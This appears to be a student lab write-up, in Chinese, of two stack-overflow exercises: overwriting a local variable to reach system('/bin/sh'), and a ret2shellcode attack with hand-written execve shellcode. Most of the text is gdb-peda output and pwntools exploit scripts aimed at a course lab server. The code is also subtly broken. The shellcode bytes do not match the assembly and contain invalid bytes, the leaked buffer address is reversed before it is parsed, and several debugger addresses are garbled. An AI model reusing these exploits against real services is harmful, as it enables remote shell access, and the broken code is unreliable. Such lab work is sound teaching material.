


# Lab4-1

```
#include <stdio.h>
#include <stdlib.h>

int main(){
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    char input[10];
    int a = 0x0;
    puts("just change variable");
    puts("Input:");
    gets(input);
    if(a == 0xdeadbeef) {
        system("/bin/sh");
    }
    puts(input);
}
```

可以看到要把a從0改成0xdeadbeef才會去call system("/bin/sh")。



The screenshot shows a terminal window titled "Terminal" with the prompt "jeremy@jeremy-VirtualBox: ~/Desktop/sf\_stack\_overflow". The GDB output displays assembly instructions and stack addresses. The stack is shown as a table of memory addresses and their contents. The address 0x400677 is highlighted in red, indicating the current instruction pointer. The legend at the bottom indicates that the code is in the main function.

```
Terminal
jeremy@jeremy-VirtualBox: ~/Desktop/sf_stack_overflow
=> 0x4006b6 <main+63>: call 0x400560 <setbuf@plt>
0x4006bb <main+68>: mov DWORD PTR [rbp-0x4],0x0
0x4006c2 <main+75>: mov edi,0x400794
0x4006c7 <main+80>: call 0x400550 <puts@plt>
0x4006cc <main+85>: mov edi,0x4007a9
Guessed arguments:
arg[0]: 0x7ffff7dd2540 --> 0xfbad2086
arg[1]: 0x0
[-----stack-----]
0000| 0x7ffffffffffdc0 --> 0x7ffffffffffdda0 --> 0x1
0008| 0x7ffffffffffdcb8 --> 0x0
0016| 0x7ffffffffffdcc0 --> 0x400710 (<__libc_csu_init>: push r15)
0024| 0x7ffffffffffdcc8 --> 0x7ffff7a2d830 (<__libc_start_main+240>: mov edi,eax)
0032| 0x7ffffffffffdcd0 --> 0x1
0040| 0x7ffffffffffdcd8 --> 0x7ffffffffffdda8 --> 0x7ffffffffffe181 ("/home/jeremy/Desktop/sf_stack_overflow/easy_stack_variable")
0048| 0x7ffffffffffdce0 --> 0x1f7ffcca0
0056| 0x7ffffffffffdce8 --> 0x400677 (<main>: push rbp)
[-----]
Legend: code, data, rodata, value
0x0000000000004006b6 in main ()
gdb-peda$ n
```

用gdb去看程式執行的情形，看到rbp-0x4是variable a 的位置，首先被設成0。

```

Legend: code, data, rodata, value
0x00000000004006c7 in main ()
gdb-peda$ x/wx $rbp-0x4
0x7fffffffddc7: 0x00000000
gdb-peda$

```

用x/wx \$rbp-0x4去確認是否值為0。

```

gdb-peda$ pattc 100
'AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4
AAJAAfAA5AAKAAGAA6AAL'

```

先去產生長度100的隨機字串。

```

R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x4006da <main+99>: mov     rdi, rax
0x4006dd <main+102>: mov     eax, 0x0
Files
0x4006e7 <main+107>: call    0x400580 <gets@plt>
=> 0x4006e7 <main+112>: cmp     DWORD PTR [rbp-0x4], 0xdeadbeef
0x4006ee <main+119>: jne     0x4006fa <main+131>
0x4006f0 <main+121>: mov     edi, 0x4007b0
0x4006f5 <main+126>: call    0x400570 <system@plt>
0x4006fa <main+131>: lea     rax, [rbp-0xe]
[-----stack-----]
0000| 0x7fffffffddc7 --> 0x414125414141dda0
0008| 0x7fffffffddc8 ("sAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0016| 0x7fffffffddcc0 ("AnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0024| 0x7fffffffddcc8 ("AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0032| 0x7fffffffddcd0 (";AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0040| 0x7fffffffddcd8 ("AaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0048| 0x7fffffffddce0 ("AAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0056| 0x7fffffffddce8 ("GAACAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
[-----]
Legend: code, data, rodata, value
0x00000000004006e7 in main ()
gdb-peda$ x/wx rbp-0x4
No symbol "rbp" in current context.
gdb-peda$ x/wx $rbp-0x4
0x7fffffffddc7: 0x41244141
gdb-peda$

```

持續執行next，直到程式需要輸入字串。這裡輸入剛剛生成的隨機字串。

並用x/wx \$rbp-04看剛剛輸入的字串有沒有改到這裡的值，發現被改到了。拿這個值去查offset。

```

Legend: code, data, rodata, value
0x00000000004006e7 in main ()
gdb-peda$ x/wx rbp-0x4
No symbol "rbp" in current context.
gdb-peda$ x/wx $rbp-0x4
0x7fffffffddc7: 0x41244141
gdb-peda$ pattern offset 0x41244141
1092895041 found at offset: 10
gdb-peda$

```

發現offset是10。

```
from pwn import *

local = False
elf = 'easy_stack_variable'

if local:
    context.binary = './'+elf
    r = process("./"+elf)
else:
    ip = "sqlab.zongyuan.nctu.me"
    port = 6001
    r = remote(ip,port)

context.arch = 'amd64'

addr = p64(0xdeadbeef)
payload = "A"*10 + addr

r.recvuntil(':')
r.sendline(payload)
r.interactive()

~
~
~
~
```

綜合以上的資訊去寫成python code。payload為先填10個任意字元後，再塞0xdeadbeef的little endian。

# Lab4-2

首先先去寫讓system執行/bin/sh的shellcode。

```
xor rax, rax
xor rdi, rdi
xor rsi, rsi
xor rdx, rdx

mov rdi, 0x68732F6E69622F
push rdi
mov rdi, rsp
mov rax, 59
syscall
```

先把有可能會用到的register清空，然後我先塞“/bin/sh”的little endian到rdi上面，再將rdi的值push進stack。

59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]
----	------------	----------------------	--------------------------	--------------------------

根據linux system call table for x64，需要將rax設為59，rdi設為要執行的filename在記憶體中的位子，由於剛剛我把“/bin/sh”的little endian push 進stack，所以要把rsp（存的是stack頂端的記憶體）的值mov到rdi中。最後去call syscall。

用c program去測試看看。

```
jeremy@jeremy-VirtualBox:~/Desktop/sf_retshell$ ./shell
$ █
```

發現執行後可以執行“/bin/sh”

接著要試著buffer overflow。

執行ret2shellcode看看。

```
jeremy@jeremy-VirtualBox:~/Desktop/sf_retshell$ ./ret2shellcode
#####
Hello~~
buffer address: 0x7ffd5c140d40
#####
Input:
█
```

發現程式會告訴我們buffer開頭的位置，並要我們輸入東西。

```

jeremy@jeremy-VirtualBox:~/Desktop/
#####
Hello~~
buffer address: 0x7ffd5c140d40
#####
Input:
aaa
aaa
bye~
jeremy@jeremy-VirtualBox:~/Desktop/
#####
Hello~~
buffer address: 0x7ffed22e4660
#####
Input:

```

反覆執行發現每次的起始位置都不一樣。

用gdb去看程式執行的情況。

一樣去產生很長的隨機字串，然後在程式要我們輸入字串的時候輸入這個隨機字串。

```

Legend: code, data, rodata, value
0x0000000000400718 in main ()
gdb-peda$
AA%AA%AABAA$AA%AACAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiA
A8AANAAjAA9AA0AAKAAPAA1AAQAAMAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAAXAAvAAyAAwAAZAAxAAyAAzA%A%A%SA%BA$A%NA%CA%-A%(
A%DA%;A%)A%EA%A%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%LA%
QA%MA%RA%oA%SA%pA%TA%QA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%XA%yA%ZA%As%AssAsBAS$AsnASCAs-As(AsDAs;As)AsEAsaAs0AsFAsba
s1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6A
[-----registers-----]

```

用info frame去看frame的情形，發現rip被改到了。

```

gdb-peda$ info frame
Stack level 0, frame at 0x7fffffffddce0:
  rip = 0x40071d in main; saved rip = 0x412d25414325416e
  called by frame at 0x7fffffffddce8
  Arglist at 0x7fffffffddcd0, args:
  Locals at 0x7fffffffddcd0, Previous frame's sp is 0x7fffffffddce0
  Saved registers:
    rbp at 0x7fffffffddcd0, rip at 0x7fffffffddcd8
gdb-peda$

```

去查發現offset為216。

```

gdb-peda$ pattern offset 0x412d25414325416e
4696450948646912366 found at offset: 216
gdb-peda$

```

```
from pwn import *

local = False
elf = 'ret2shellcode'
if local:
    context.binary = './'+elf
    r = process("./"+elf)
else:
    ip = "sqlab.zongyuan.nctu.me"
    port = 6002
    r = remote(ip,port)

context.arch = 'amd64'
r.recvuntil('address: ')
buf_addr = r.recvline()[::-1]
r.recvuntil('Input:\n')
addr = p64(int(buf_addr,16))
shellcode = "\x48\x31\xC0\x48\x31\xFF\x48\x31\xF6\x48\xE7\x48\xC7\xC0\x3B\x00\x00\x00\x0F\x05"
f = 'A' * (216 - len(shellcode))
payload = shellcode + f + addr
r.sendline(payload)
r.interactive()

~
~
```

這次要exploit，payload要先注入自己寫的shellcode，然後再填特定長度的任意字串，最後在ret的地方填上要返回的地址，而這裡要返回的就是buffer的起頭位址，這樣一return就會回到buffer的最開始，並去執行shellcode。

然而這裡有一個問題是每次執行buffer的起頭位址都不一樣，所以這裡做的處理是先用 `r.recvuntil('address: ')`，讀到buffer位址要開始顯示的時候，然後將後面的buffer address讀進來並存起來，先將字串轉換成數字，再換成little endian。然後把payload assign好。

再用r.recvuntil讀到'Input:\n'，接著把payload當作input輸入進去，便可以開始執行/bin/sh了。